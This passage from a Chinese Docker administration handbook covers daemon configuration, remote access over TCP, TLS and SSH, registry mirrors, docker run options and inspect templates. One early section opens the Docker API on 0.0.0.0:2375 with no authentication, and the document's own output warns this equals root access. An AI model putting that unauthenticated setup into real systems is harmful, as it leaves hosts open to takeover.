# Comment TasksMax if your systemd version does not supports
it.
# Only systemd 226 and above support this option.
TasksMax=infinity

# set delegate yes so that systemd does not reset the cgroups
of docker containers
Delegate=yes

# kill only the docker process, not all processes in the cgroup
KillMode=process

[Install]
WantedBy=multi-user.target
```

重启 docker

```
[root@localhost ~]# systemctl daemon-reload
[root@localhost ~]# systemctl restart docker
```

/etc/docker/daemon.json

编辑 /etc/docker/daemon.json 文件加入

```
{
  "hosts":[
    "unix:///var/run/docker.sock",
    "tcp://0.0.0.0:2375"
  ]
}
```

重启 docker

```
[root@localhost ~]# systemctl daemon-reload
[root@localhost ~]# systemctl restart docker
```

```
$ docker -H docker.netkiller.cn:2375 info
```

```
$ export DOCKER_HOST="tcp://docker.netkiller.cn:2375"
$ docker info
```

查看端口

```
[root@localhost ~]# ss -lnt | grep 2375
LISTEN     0      1024        :::2375                    :::*
```

检查 docker 信息

```
[root@localhost ~]# curl -s http://your-docker-ip-
address:2375/info
{"ID":"YNK5:OJTT:FELN:H4DQ:AG7H:W3RE:WGLD:TOOI:32CH:S6HR:AJ45:4
VLZ","Containers":4,"ContainersRunning":0,"ContainersPaused":0,
"ContainersStopped":4,"Images":10,"Driver":"btrfs","DriverStatu
s":[["Build Version","Btrfs v4.9.1"],["Library
Version","102"]],"SystemStatus":null,"Plugins":{"Volume":
["local"],"Network":
["bridge","host","macvlan","null","overlay"],"Authorization":nu
ll,"Log":
["awslogs","fluentd","gcplogs","gelf","journald","json-
file","local","logentries","splunk","syslog"]},"MemoryLimit":tr
ue,"SwapLimit":true,"KernelMemory":true,"CpuCfsPeriod":true,"Cp
uCfsQuota":true,"CPUShares":true,"CPUSet":true,"IPv4Forwarding"
:true,"BridgeNfIptables":false,"BridgeNfIp6tables":false,"Debug
":false,"NFd":23,"OomKillDisable":true,"NGoroutines":37,"System
Time":"2019-01-24T23:30:56.230913047-
05:00","LoggingDriver":"json-
file","CgroupDriver":"cgroupfs","NEventsListener":0,"KernelVers
ion":"3.10.0-693.el7.x86_64","OperatingSystem":"CentOS Linux 7
(Core)","OSType":"linux","Architecture":"x86_64","IndexServerAd
dress":"https://index.docker.io/v1/","RegistryConfig":
{"AllowNondistributableArtifactsCIDRs":
[],"AllowNondistributableArtifactsHostnames":
[],"InsecureRegistryCIDRs":["127.0.0.0/8"],"IndexConfigs":
{"docker.io":{"Name":"docker.io","Mirrors":
[],"Secure":true,"Official":true}},"Mirrors":
```

```
[]},"NCPU":2,"MemTotal":1958645760,"GenericResources":null,"Doc
kerRootDir":"/var/lib/docker","HttpProxy":"","HttpsProxy":"","N
oProxy":"","Name":"localhost.localdomain","Labels":
[],"ExperimentalBuild":false,"ServerVersion":"18.09.1","Cluster
Store":"","ClusterAdvertise":"","Runtimes":{"runc":
{"path":"runc"}},"DefaultRuntime":"runc","Swarm":
{"NodeID":"","NodeAddr":"","LocalNodeState":"inactive","Control
Available":false,"Error":"","RemoteManagers":null},"LiveRestore
Enabled":false,"Isolation":"","InitBinary":"docker-
init","ContainerdCommit":
{"ID":"9754871865f7fe2f4e74d43e2fc7ccd237edcbce","Expected":"97
54871865f7fe2f4e74d43e2fc7ccd237edcbce"},"RuncCommit":
{"ID":"96ec2177ae841256168fcf76954f7177af9446eb","Expected":"96
ec2177ae841256168fcf76954f7177af9446eb"},"InitCommit":
{"ID":"fec3683","Expected":"fec3683"},"SecurityOptions":
["name=seccomp,profile=default"],"ProductLicense":"Community
Engine","Warnings":["WARNING: API is accessible on
http://0.0.0.0:2375 without encryption.\n         Access to the
remote API is equivalent to root access on the host. Refer\n
to the 'Docker daemon attack surface' section in the
documentation for\n         more information:
https://docs.docker.com/engine/security/security/#docker-
daemon-attack-surface","WARNING: bridge-nf-call-iptables is
disabled","WARNING: bridge-nf-call-ip6tables is disabled"]}
```

```
$ docker -H 192.168.10.11:2375 info
```

```
DOCKER_HOST=tcp://192.168.57.110:2376
```

配置SSL证书

```
```

```
{
  "tlsverify": true,
  "tlscert": "/etc/docker/server-cert.pem",
  "tlskey": "/etc/docker/server-key.pem",
  "tlscacert": "/etc/docker/ca.pem",
  "hosts":[
    "unix:///var/run/docker.sock",
    "tcp://0.0.0.0:2376"
  ]
}
```

```
$ docker --tlsverify \
  --tlscacert=/Users/neo/test/ca.pem \
  --tlscert=/Users/neo/test/cert.pem \
  --tlskey=/Users/neo/test/key.pem \
  -H=192.168.57.110:2376 \
  info
```

我们可以把 ca.pem cert.pem key.pem 三个文件放入客户端 ~/.docker 中，然后配置环境变量就可以简化命令了

```
$ export DOCKER_HOST=tcp://192.168.5.10:2376
DOCKER_TLS_VERIFY=1
$ docker info
```

通过 SSH 连接远程 Docker

```
export DOCKER_HOST=ssh://docker-user@host1.example.com
```

```
Neo-iMac:Shell neo$ export DOCKER_HOST=ssh://root@192.168.30.11
Neo-iMac:Shell neo$ docker info
Client:
 Context:    default
 Debug Mode: false
 Plugins:
  buildx: Build with BuildKit (Docker Inc., v0.6.3)
  compose: Docker Compose (Docker Inc., v2.0.0)
  scan: Docker Scan (Docker Inc., v0.8.0)

Server:
 Containers: 9
  Running: 7
  Paused: 0
  Stopped: 2
 Images: 12
 Server Version: 20.10.10
 Storage Driver: overlay2
  Backing Filesystem: xfs
  Supports d_type: true
  Native Overlay Diff: true
  userxattr: false
 Logging Driver: json-file
 Cgroup Driver: cgroupfs
 Cgroup Version: 1
 Plugins:
  Volume: local
  Network: bridge host ipvlan macvlan null overlay
  Log: awslogs fluentd gcplogs gelf journald json-file local
logentries splunk syslog
 Swarm: inactive
 Runtimes: io.containerd.runc.v2 io.containerd.runtime.v1.linux
runc
 Default Runtime: runc
 Init Binary: docker-init
 containerd version: 5b46e404f6b9f661a205e28d59c982d3634148f8
 runc version: v1.0.2-0-g52b36a2
 init version: de40ad0
 Security Options:
  seccomp
   Profile: default
 Kernel Version: 4.18.0-348.el8.x86_64
```

```
 Operating System: CentOS Stream 8
 OSType: linux
 Architecture: x86_64
 CPUs: 4
 Total Memory: 15.39GiB
 Name: localhost.localdomain
 ID:
UODB:ETXF:35NV:DDSK:B5QU:RTNZ:7DM4:3ABZ:RZUB:SHOE:W6EP:UK4K
 Docker Root Dir: /var/lib/docker
 Debug Mode: false
 Registry: https://index.docker.io/v1/
 Labels:
 Experimental: false
 Insecure Registries:
  127.0.0.0/8
 Registry Mirrors:
  https://registry.docker-cn.com/
  http://hub-mirror.c.163.com/
  https://docker.mirrors.ustc.edu.cn/
 Live Restore Enabled: false
```

3.2. 镜像配置

临时选择镜像

您可以在 Docker 守护进程启动时传入 --registry-mirror 参数：

```
$ docker --registry-mirror=https://registry.docker-cn.com
daemon
```

切换国内镜像

设置默认镜像，修改 /etc/docker/daemon.json 文件，并添加上 registry-mirrors 键值。

Docker 中国官方镜像

```
{
  "registry-mirrors": ["https://registry.docker-cn.com"]
}
```

设置多个镜像

```
{
  "registry-mirrors": [
    "https://registry.docker-cn.com",
    "http://hub-mirror.c.163.com",
    "https://docker.mirrors.ustc.edu.cn"
  ]
}
```

```
"registry-mirrors": ["https://mirror.ccs.tencentyun.com"]
```

3.3. DNS

/etc/docker/daemon.json

```
{
        "dns": ["8.8.8.8","114.114.114.114"]
}
```

3.4. ulimit 资源

/etc/docker/daemon.json

```
"default-ulimits": { "nofile": { "Name": "nofile", "Hard":
128000, "Soft": 128000 } }
```

4. docker 命令

4.1. docker - A self-sufficient runtime for containers

连接远程主机

TCP 2375

```
Neo-iMac:~ neo$ docker -H 192.168.30.10:2375 info
```

SSH 方式

```
Neo-iMac:~ neo$ docker -H ssh://root@192.168.30.13 info

Client:
 Context:    default
 Debug Mode: false
 Plugins:
  buildx: Build with BuildKit (Docker Inc., v0.6.3)
  compose: Docker Compose (Docker Inc., v2.1.1)
  scan: Docker Scan (Docker Inc., 0.9.0)

Server:
 Containers: 3
  Running: 2
  Paused: 0
  Stopped: 1
 Images: 178
 Server Version: 20.10.11
 Storage Driver: overlay2
  Backing Filesystem: xfs
  Supports d_type: true
  Native Overlay Diff: true
  userxattr: false
```

```
 Logging Driver: json-file
 Cgroup Driver: cgroupfs
 Cgroup Version: 1
 Plugins:
  Volume: local
  Network: bridge host ipvlan macvlan null overlay
  Log: awslogs fluentd gcplogs gelf journald json-file local
logentries splunk syslog
 Swarm: inactive
 Runtimes: io.containerd.runtime.v1.linux runc
io.containerd.runc.v2
 Default Runtime: runc
 Init Binary: docker-init
 containerd version: 7b11cfaabd73bb80907dd23182b9347b4245eb5d
 runc version: v1.0.2-0-g52b36a2
 init version: de40ad0
 Security Options:
  seccomp
   Profile: default
 Kernel Version: 4.18.0-338.el8.x86_64
 Operating System: CentOS Stream 8
 OSType: linux
 Architecture: x86_64
 CPUs: 4
 Total Memory: 7.514GiB
 Name: localhost.localdomain
 ID:
XGEY:2L25:2GTC:LGK5:3D7D:TC5B:EBBU:5GZJ:VDZ2:S67Z:T7VK:O7WD
 Docker Root Dir: /var/lib/docker
 Debug Mode: false
 Registry: https://index.docker.io/v1/
 Labels:
 Experimental: false
 Insecure Registries:
  registry.netkiller.cn
  127.0.0.0/8
 Registry Mirrors:
  https://registry.cn-hangzhou.aliyuncs.com/
  https://docker.mirrors.ustc.edu.cn/
  https://registry.docker-cn.com/
  http://hub-mirror.c.163.com/
 Live Restore Enabled: false
```

设置 DOCKER_HOST 环境变量

```
Neo-iMac:~ neo$ export DOCKER_HOST=tcp://192.168.30.10:2375
Neo-iMac:~ neo$ docker info
Client:
 Context:    default
 Debug Mode: false
 Plugins:
  buildx: Build with BuildKit (Docker Inc., v0.6.3)
  compose: Docker Compose (Docker Inc., v2.1.1)
  scan: Docker Scan (Docker Inc., 0.9.0)

Server:
 Containers: 11
  Running: 11
  Paused: 0
  Stopped: 0
 Images: 11
 Server Version: 20.10.10
 Storage Driver: overlay2
  Backing Filesystem: xfs
  Supports d_type: true
  Native Overlay Diff: true
  userxattr: false
 Logging Driver: json-file
 Cgroup Driver: cgroupfs
 Cgroup Version: 1
 Plugins:
  Volume: local
  Network: bridge host ipvlan macvlan null overlay
  Log: awslogs fluentd gcplogs gelf journald json-file local
logentries splunk syslog
 Swarm: inactive
 Runtimes: io.containerd.runc.v2 io.containerd.runtime.v1.linux
runc
 Default Runtime: runc
 Init Binary: docker-init
 containerd version: 5b46e404f6b9f661a205e28d59c982d3634148f8
 runc version: v1.0.2-0-g52b36a2
 init version: de40ad0
 Security Options:
  seccomp
```

```
  Profile: default
 Kernel Version: 4.18.0-348.el8.x86_64
 Operating System: CentOS Stream 8
 OSType: linux
 Architecture: x86_64
 CPUs: 4
 Total Memory: 15.39GiB
 Name: testing
 ID:
5GBU:CMWS:VIVP:TREZ:Y5AP:OGOW:EABK:NP4R:AWUA:S4J2:2YQ2:U7MT
 Docker Root Dir: /var/lib/docker
 Debug Mode: false
 Registry: https://index.docker.io/v1/
 Labels:
 Experimental: false
 Insecure Registries:
  127.0.0.0/8
 Registry Mirrors:
  https://hub-mirror.c.163.com/
  https://mirror.baidubce.com/
  https://docker.mirrors.ustc.edu.cn/
 Live Restore Enabled: false
```

查看 docker 信息

```
neo@MacBook-Pro ~ % docker info
Containers: 9
 Running: 8
 Paused: 0
 Stopped: 1
Images: 5
Server Version: 18.09.2
Storage Driver: overlay2
 Backing Filesystem: extfs
 Supports d_type: true
 Native Overlay Diff: true
Logging Driver: json-file
Cgroup Driver: cgroupfs
Plugins:
```

```
 Volume: local
 Network: bridge host macvlan null overlay
 Log: awslogs fluentd gcplogs gelf journald json-file local
logentries splunk syslog
Swarm: inactive
Runtimes: runc
Default Runtime: runc
Init Binary: docker-init
containerd version: 9754871865f7fe2f4e74d43e2fc7ccd237edcbce
runc version: 09c8266bf2fcf9519a651b04ae54c967b9ab86ec
init version: fec3683
Security Options:
 seccomp
  Profile: default
Kernel Version: 4.9.125-linuxkit
Operating System: Docker for Mac
OSType: linux
Architecture: x86_64
CPUs: 4
Total Memory: 1.952GiB
Name: linuxkit-025000000001
ID: IT7A:OHXM:XG4E:HX53:ZMA3:GIRA:CYMP:6IJF:QKZ5:MQI4:6LU2:ZD7Z
Docker Root Dir: /var/lib/docker
Debug Mode (client): false
Debug Mode (server): true
 File Descriptors: 70
 Goroutines: 88
 System Time: 2019-03-31T04:23:51.43837431Z
 EventsListeners: 2
HTTP Proxy: gateway.docker.internal:3128
HTTPS Proxy: gateway.docker.internal:3129
Registry: https://index.docker.io/v1/
Labels:
Experimental: false
Insecure Registries:
 127.0.0.0/8
Live Restore Enabled: false
Product License: Community Engine
```

iMac

```
iMac:~ neo$ docker info
Client:
 Debug Mode: false
 Plugins:
  buildx: Build with BuildKit (Docker Inc., v0.3.1-tp-docker)
  scan: Docker Scan (Docker Inc., v0.3.3)
  app: Docker Application (Docker Inc., v0.8.0)

Server:
 Containers: 0
  Running: 0
  Paused: 0
  Stopped: 0
 Images: 0
 Server Version: 19.03.13-beta2
 Storage Driver: overlay2
  Backing Filesystem: extfs
  Supports d_type: true
  Native Overlay Diff: true
 Logging Driver: json-file
 Cgroup Driver: cgroupfs
 Plugins:
  Volume: local
  Network: bridge host ipvlan macvlan null overlay
  Log: awslogs fluentd gcplogs gelf journald json-file local
logentries splunk syslog
 Swarm: inactive
 Runtimes: runc
 Default Runtime: runc
 Init Binary: docker-init
 containerd version: 7ad184331fa3e55e52b890ea95e65ba581ae3429
 runc version: dc9208a3303feef5b3839f4323d9beb36df0a9dd
 init version: fec3683
 Security Options:
  seccomp
   Profile: default
 Kernel Version: 4.19.76-linuxkit
 Operating System: Docker Desktop
 OSType: linux
 Architecture: x86_64
 CPUs: 2
 Total Memory: 3.848GiB
```

```
 Name: docker-desktop
 ID:
LWQ5:KBRL:SE7U:SJZ4:ANS2:JEQD:5YJO:MVRG:HIEA:XDWD:LQIZ:EJPX
 Docker Root Dir: /var/lib/docker
 Debug Mode: false
 HTTP Proxy: gateway.docker.internal:3128
 HTTPS Proxy: gateway.docker.internal:3129
 Registry: https://index.docker.io/v1/
 Labels:
 Experimental: true
 Insecure Registries:
  127.0.0.0/8
 Registry Mirrors:
  https://registry.docker-cn.com/
 Live Restore Enabled: false
 Product License: Community Engine
```

run

run

```
$ sudo docker run ubuntu:14.04 /bin/echo 'Hello world'
Hello world
```

查看 docker run 参数

```
pip3 install runlike
```

```
格式：runlike -p <容器名>|<容器ID>
```

```

```

-it

```
neo@Netkiller-iMac ~> docker run -it nginx:latest /bin/sh
```

--restart 参数

该参数用于指定自动重启docker容器策略，包含3个选项：no，on-failure[:times]，always，unless-stopped

```
no 默认值，表示容器退出时，docker不自动重启容器
docker run --restart=no [容器名]

on-failure 若容器的退出状态非0，则docker自动重启容器，还可以指定重启次数，若超过指定次数未能启动容器则放弃
docker run --restart=on-failure:3 [容器名]

always 容器退出时总是重启
docker run --restart=always [容器名]

unless-stopped 容器退出时总是重启，但不考虑Docker守护进程启动时就已经停止的容器
docker run --restart=unless-stopped [容器名]
```

--privileged 让 root 具备真正的 root 权限

```
[root@localhost ~]# docker run -t -i centos:latest bash
[root@test /]# lsblk
NAME   MAJ:MIN RM  SIZE RO TYPE MOUNTPOINT
vda    254:0    0 59.6G  0 disk
```

```
|-vda1 254:1    0 59.6G  0 part /etc/hosts
`-vda2 252:1    0    1G  0 part
[root@test /]# mount  /dev/vda2  /mnt/
mount: permission denied
```

加入 --privileged 选项后

```
[root@netkiller ~]# docker run -t -i  --privileged
centos:latest bash
[root@test /]# mount  /dev/vda2  /mnt/
```

设置环境变量

```
docker run -e VAR1=value1 --env VAR2=value2 ubuntu
docker run --env VAR1=value1 --env VAR2=value2 ubuntu
```

DNS

```
docker run --dns 8.8.8.8 busybox:latest
```

add-host

```
docker run --add-host=test.netkiller.cn:172.16.0.73
busybox:latest
```

暴漏端口

```
docker run -p 80:80 ubuntu bash
docker run -p 127.0.0.1:80:80 ubuntu bash
docker run -p 127.0.0.1:80:80/tcp ubuntu bash
```

内存资源分配

-m 或者--memory :分配内存

--memory-swap：分配临时内存

```
docker run -it -m 200M --memory-swap=400M ubuntu
```

给ubuntu分配200兆内存和400M交换分区，一般memory-swap默认是内存两倍。

start / stop / restart

```
sudo docker start silly_bohr
silly_bohr

$ sudo docker stop silly_bohr
silly_bohr

$ sudo docker restart silly_bohr
silly_bohr
```

更新容器参数

为容器增加 --restart 参数

```
如果容器启动时没有设置–restart参数，则通过下面命令进行更新：
docker update --restart=always [容器名]
```

```
docker update --restart=unless-stopped chatgpt
```

```
root@homeassistant:~# docker inspect homeassistant | grep -i -A
5 RestartPolicy
            "RestartPolicy": {
                "Name": "",
                "MaximumRetryCount": 0
            },

root@homeassistant:~# docker update homeassistant --
restart=always
homeassistant

root@homeassistant:~# docker inspect homeassistant | grep -i -A
3 RestartPolicy
            "RestartPolicy": {
                "Name": "always",
                "MaximumRetryCount": 0
            },
```

ps

```
OPTIONS说明：
-a :显示所有的容器，包括未运行的。
```

```
-f :根据条件过滤显示的内容。
--format :指定返回值的模板文件。
-l :显示最近创建的容器。
-n :列出最近创建的n个容器。
--no-trunc :不截断输出。
-q :静默模式，只显示容器编号。
-s :显示总的文件大小。
```

```
sudo docker ps
```

```
$ sudo docker ps -l
CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES
84391d1de0fc ubuntu:14.04 /bin/echo Hello worl 31 minutes ago
Exit 0 romantic_ritchie
```

不截断输出，显示完整信息

正常情况下无法显示完整的 COMMAND 信息

```
neo@MacBook-Pro-Neo ~ % docker ps
CONTAINER ID   IMAGE          COMMAND                  CREATED
STATUS              PORTS
NAMES
08252e252e11   eb705d309426   "redis-server /etc/r…"   About a
minute ago   Up About a minute   0.0.0.0:6379->6379/tcp,
:::6379->6379/tcp   redis
```

使用 --no-trunc 参数可以显示完整信息

```
neo@MacBook-Pro-Neo ~ % docker ps --no-trunc
CONTAINER ID
IMAGE
COMMAND
CREATED               STATUS               PORTS
NAMES
08252e252e113105568f8b60b7bcee2f47978938402e440ba6874221a162122
0
sha256:eb705d3094264a13130234869af89b635138f3d05b964ffdf6b3ee96
1f44a664   "redis-server /etc/redis.conf --requirepass
yourpassword"   About a minute ago   Up About a minute
0.0.0.0:6379->6379/tcp, :::6379->6379/tcp   redis
```

格式化输出

格式化选项(--format)

```
.ID 容器ID
.Image 镜像ID
.Command Quoted command
.CreatedAt 创建容器的时间点.
.RunningFor 从容器创建到现在过去的时间.
.Ports 暴露的端口.
.Status 容器状态.
.Size 容器占用硬盘大小.
.Names 容器名称.
.Labels 容器所有的标签.
.Label 指定label的值 例如'{{.Label “com.docker.swarm.cpu”}}’
.Mounts 挂载到这个容器的数据卷名称
```

```
$ docker ps --format "{{.Names}}={{.ID}}"
portal=04b421501ab7
price=098f85c3c916
admin=8617cb486566
```

```

```

kill 信号

```
docker kill -s HUP <CONTAINER ID>
```

top

```
$ sudo docker ps
CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES
13b2a4a31455 ubuntu:14.04 /bin/bash 3 hours ago Up 3 hours
silly_bohr

$ sudo docker top silly_bohr
UID PID PPID C STIME TTY TIME CMD
root 23225 22908 0 12:17 pts/14 00:00:00 /bin/bash
```

inspect

```
$ sudo docker inspect silly_bohr
[{
    "ID":
"13b2a4a3145528d087c9d1580fa78aaa52e8a9bb973c9da923bceb9f9b9e7e
5a",
    "Created": "2014-07-17T04:17:45.262480632Z",
    "Path": "/bin/bash",
    "Args": [],
    "Config": {
        "Hostname": "13b2a4a31455",
        "Domainname": "",
```

```
        "User": "",
        "Memory": 0,
        "MemorySwap": 0,
        "CpuShares": 0,
        "AttachStdin": true,
        "AttachStdout": true,
        "AttachStderr": true,
        "PortSpecs": null,
        "ExposedPorts": null,
        "Tty": true,
        "OpenStdin": true,
        "StdinOnce": true,
        "Env": [
            "HOME=/",

"PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/
bin"
        ],
        "Cmd": [
            "/bin/bash"
        ],
        "Dns": [
            "8.8.8.8",
            "8.8.4.4"
        ],
        "Image": "ubuntu",
        "Volumes": null,
        "VolumesFrom": "",
        "WorkingDir": "",
        "Entrypoint": null,
        "NetworkDisabled": false,
        "OnBuild": null
    },
    "State": {
        "Running": true,
        "Pid": 23225,
        "ExitCode": 0,
        "StartedAt": "2014-07-17T04:17:45.672269614Z",
        "FinishedAt": "0001-01-01T00:00:00Z",
        "Ghost": false
    },
    "Image":
"e54ca5efa2e962582a223ca9810f7f1b62ea9b5c3975d14a5da79d3bf6020f
37",
    "NetworkSettings": {
```

```
        "IPAddress": "172.17.0.2",
        "IPPrefixLen": 16,
        "Gateway": "172.17.42.1",
        "Bridge": "docker0",
        "PortMapping": null,
        "Ports": {}
    },
    "ResolvConfPath":
"/var/lib/docker/containers/13b2a4a3145528d087c9d1580fa78aaa52e
8a9bb973c9da923bceb9f9b9e7e5a/resolv.conf",
    "HostnamePath":
"/var/lib/docker/containers/13b2a4a3145528d087c9d1580fa78aaa52e
8a9bb973c9da923bceb9f9b9e7e5a/hostname",
    "HostsPath":
"/var/lib/docker/containers/13b2a4a3145528d087c9d1580fa78aaa52e
8a9bb973c9da923bceb9f9b9e7e5a/hosts",
    "Name": "/silly_bohr",
    "Driver": "aufs",
    "ExecDriver": "native-0.1",
    "Volumes": {},
    "VolumesRW": {},
    "HostConfig": {
        "Binds": null,
        "ContainerIDFile": "",
        "LxcConf": [],
        "Privileged": false,
        "PortBindings": {},
        "Links": null,
        "PublishAllPorts": false
    }
}]
```

获取容器名称

```
neo@MacBook-Pro ~ % docker inspect --format='{{.Name}}'
$(docker ps -aq)
/redis-cli
/cluster_redisslave3_1
/cluster_redismaster3_1
/cluster_redismaster2_1
```

```
/cluster_redisslave2_1
/cluster_redismaster1_1
/cluster_redisslave1_1
/cluster_redis-image_1
/devel_eureka_1
/devel_config_1
/quizzical_heisenberg

neo@MacBook-Pro ~ % docker inspect --format='{{.Name}}'
$(docker ps -aq)|cut -d"/" -f2
redis-cli
cluster_redisslave3_1
cluster_redismaster3_1
cluster_redismaster2_1
cluster_redisslave2_1
cluster_redismaster1_1
cluster_redisslave1_1
cluster_redis-image_1
devel_eureka_1
devel_config_1
quizzical_heisenberg
```

容器镜像名称

```
neo@MacBook-Pro ~ % docker inspect --format='{{.Config.Image}}'
`docker ps -a -q`
netkiller/redis:latest
netkiller/redis
netkiller/redis
netkiller/redis
netkiller/redis
netkiller/redis
netkiller/redis
netkiller/redis:latest
netkiller/eureka:latest
netkiller/config:latest
netkiller/eureka
```

获取容器主机名 **Hostname**

```
neo@MacBook-Pro ~ % docker inspect --format '{{
.Config.Hostname }}' $(docker ps -q)
dbea51159085
79126b58e92a
5d1fff33a3e1
42a58cb957d9
68904b82d071
70a20dd0396d
742313f2af46
```

查询 **IP** 地址

```
$ sudo docker inspect -f '{{ .NetworkSettings.IPAddress }}'
silly_bohr
```

```
[root@development ~]# docker ps | grep mysql
84639b1810a1   mysql:5.7                     "docker-
entrypoint.s…"   2 weeks ago    Up 22 hours
0.0.0.0:3306->3306/tcp, :::3306->3306/tcp, 33060/tcp
mysql

[root@development ~]# docker inspect -f '{{range
.NetworkSettings.Networks}}{{.IPAddress}}{{end}}' mysql
172.21.0.4
```

```
neo@MacBook-Pro ~ % docker inspect --format='{{range
.NetworkSettings.Networks}}{{.IPAddress}}{{end}}' $(docker ps -
q)
```

```
172.24.0.7
172.24.0.6
172.24.0.5
172.24.0.4
172.24.0.3
172.24.0.2
```

获取容器的MAC地址

```
neo@MacBook-Pro ~ % docker inspect --format='{{range
.NetworkSettings.Networks}}{{.MacAddress}}{{end}}' $(docker ps
-a -q)

02:42:ac:18:00:07
02:42:ac:18:00:06
02:42:ac:18:00:05
02:42:ac:18:00:04
02:42:ac:18:00:03
02:42:ac:18:00:02
```

查询子网

```
[root@development ~]# docker network ls | grep nginx
a82ea0e05c7b   nginx_default           bridge    local

[root@development ~]# docker network inspect -f '{{range
.IPAM.Config}}{{.Subnet}}{{end}}' nginx_default
172.26.0.0/16
```

容器日志

```
neo@MacBook-Pro ~ % docker inspect --format='{{.LogPath}}'
`docker ps -a -q`
/var/lib/docker/containers/dbea511590859fee80565d1c047da2443d62
f72f79627c7a97fd891b3ae41168/dbea511590859fee80565d1c047da2443d
62f72f79627c7a97fd891b3ae41168-json.log
/var/lib/docker/containers/79126b58e92adbe933d8e39966af1e19cd86
7afe509deca2689fd27e5d25dce7/79126b58e92adbe933d8e39966af1e19cd
867afe509deca2689fd27e5d25dce7-json.log
/var/lib/docker/containers/5d1fff33a3e14d409e2ef675820d68af0fdd
6d512a7db06540b02b612eb889cc/5d1fff33a3e14d409e2ef675820d68af0f
dd6d512a7db06540b02b612eb889cc-json.log
/var/lib/docker/containers/42a58cb957d965d5ac0aa5d329c6b68aa7f6
2cae096f974df99281f50c4819ab/42a58cb957d965d5ac0aa5d329c6b68aa7
f62cae096f974df99281f50c4819ab-json.log
/var/lib/docker/containers/68904b82d071b956757a54c50d95122210e8
4012542ec3cbe354b72601bf62ba/68904b82d071b956757a54c50d95122210
e84012542ec3cbe354b72601bf62ba-json.log
/var/lib/docker/containers/70a20dd0396d4b48314bfe119d71fc810fe1
7fcb174d0bfb116bb8da53bff677/70a20dd0396d4b48314bfe119d71fc810f
e17fcb174d0bfb116bb8da53bff677-json.log
/var/lib/docker/containers/742313f2af466b7b932f8562e0dc75a228c7
f815b4eb5a35dd1618d94c88bf7e/742313f2af466b7b932f8562e0dc75a228
c7f815b4eb5a35dd1618d94c88bf7e-json.log
/var/lib/docker/containers/d60dcf49c5d4c78904c442f8fb09e5d3d57a
9a2d21f6abaae7ee2d36bcc3e4a2/d60dcf49c5d4c78904c442f8fb09e5d3d5
7a9a2d21f6abaae7ee2d36bcc3e4a2-json.log
/var/lib/docker/containers/44c7ea7593838db1cea824862ee9708c7714
3d0e07d12cae0116cd8231eb2d1c/44c7ea7593838db1cea824862ee9708c77
143d0e07d12cae0116cd8231eb2d1c-json.log
/var/lib/docker/containers/ae3c930f6eca854c9dc1c2ae84b7c870d63f
3731290d347dc27fcf85c36821e5/ae3c930f6eca854c9dc1c2ae84b7c870d6
3f3731290d347dc27fcf85c36821e5-json.log
/var/lib/docker/containers/9beae3d5f5132e5f733e044d634b1e8b2650
c30151db1a8468109bbf891be674/9beae3d5f5132e5f733e044d634b1e8b26
50c30151db1a8468109bbf891be674-json.log
```

获取 json 配置

```
```

```
neo@MacBook-Pro ~ % docker inspect --format='{{json .Config}}'
dbea51159085 | jq
{
  "Hostname": "dbea51159085",
  "Domainname": "",
  "User": "",
  "AttachStdin": false,
  "AttachStdout": false,
  "AttachStderr": false,
  "ExposedPorts": {
    "6379/tcp": {}
  },
  "Tty": false,
  "OpenStdin": false,
  "StdinOnce": false,
  "Env": [

"PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/
bin",
    "GOSU_VERSION=1.10",
    "REDIS_VERSION=5.0.4",

"REDIS_DOWNLOAD_URL=http://download.redis.io/releases/redis-
5.0.4.tar.gz",

"REDIS_DOWNLOAD_SHA=3ce9ceff5a23f60913e1573f6dfcd4aa53b42d4a278
9e28fa53ec2bd28c987dd",
    "REDIS_PORT=6379"
  ],
  "Cmd": [
    "redis-cli"
  ],
  "Image": "netkiller/redis:latest",
  "Volumes": {
    "/data": {}
  },
  "WorkingDir": "/data",
  "Entrypoint": [
    "/docker-entrypoint.sh"
  ],
  "OnBuild": null,
  "Labels": {
    "com.docker.compose.config-hash":
"f2e8434ec82c796bceac48461d71d487ff3fb53f711220a1efb976c59bd4d6
8c",
```

```
    "com.docker.compose.container-number": "1",
    "com.docker.compose.oneoff": "False",
    "com.docker.compose.project": "cluster",
    "com.docker.compose.service": "redis-cli",
    "com.docker.compose.version": "1.23.2"
  }
}
```

函数

拆分和组合

```
neo@MacBook-Pro ~ % docker inspect --format '{{join
.Config.Entrypoint " , "}}' dbea51159085
/docker-entrypoint.sh

neo@MacBook-Pro ~ % docker inspect --format '{{.HostsPath}}'
dbea51159085
/var/lib/docker/containers/dbea511590859fee80565d1c047da2443d62
f72f79627c7a97fd891b3ae41168/hosts
neo@MacBook-Pro ~ % docker inspect --format '{{split .HostsPath
"/"}}' dbea51159085
[ var lib docker containers
dbea511590859fee80565d1c047da2443d62f72f79627c7a97fd891b3ae4116
8 hosts]
```

大小写转换

```
neo@MacBook-Pro ~ % docker inspect --format "{{lower .Name}}"
dbea51159085
/redis-cli
neo@MacBook-Pro ~ % docker inspect --format "{{upper .Name}}"
dbea51159085
/REDIS-CLI
```

首字母大写

```
neo@MacBook-Pro ~ % docker inspect --format "{{title
.State.Status}}" dbea51159085
Restarting
```

长度计算

```
neo@MacBook-Pro ~ % docker inspect --format '{{len .Name}}'
dbea51159085
10
```

打印字符串

```
neo@MacBook-Pro ~ % INSTANCE_ID=42a58cb957d9

neo@MacBook-Pro ~ % docker inspect --format '{{.State.Pid}}
{{.State.ExitCode}}' $INSTANCE_ID
745770

neo@MacBook-Pro ~ % docker inspect --format '{{print .State.Pid
.State.ExitCode}}' $INSTANCE_ID
74577 0

neo@MacBook-Pro ~ % docker inspect --format '{{printf "Pid:%d
ExitCode:%d" .State.Pid .State.ExitCode}}' $INSTANCE_ID
Pid:74577 ExitCode:0

neo@MacBook-Pro ~ % docker inspect --format '{{.State.Pid}}
{{print "|"}}{{.State.ExitCode}}' $INSTANCE_ID
```

```
74577|0
```

综合查询

```
neo@MacBook-Pro ~ % docker inspect --format 'Hostname:{{
.Config.Hostname }}  Name:{{.Name}} IP:{{range
.NetworkSettings.Networks}}{{.IPAddress}}{{end}}' $(docker ps -
q)
Hostname:dbea51159085  Name:/redis-cli IP:
Hostname:79126b58e92a  Name:/cluster_redisslave3_1
IP:172.24.0.7
Hostname:5d1fff33a3e1  Name:/cluster_redismaster3_1
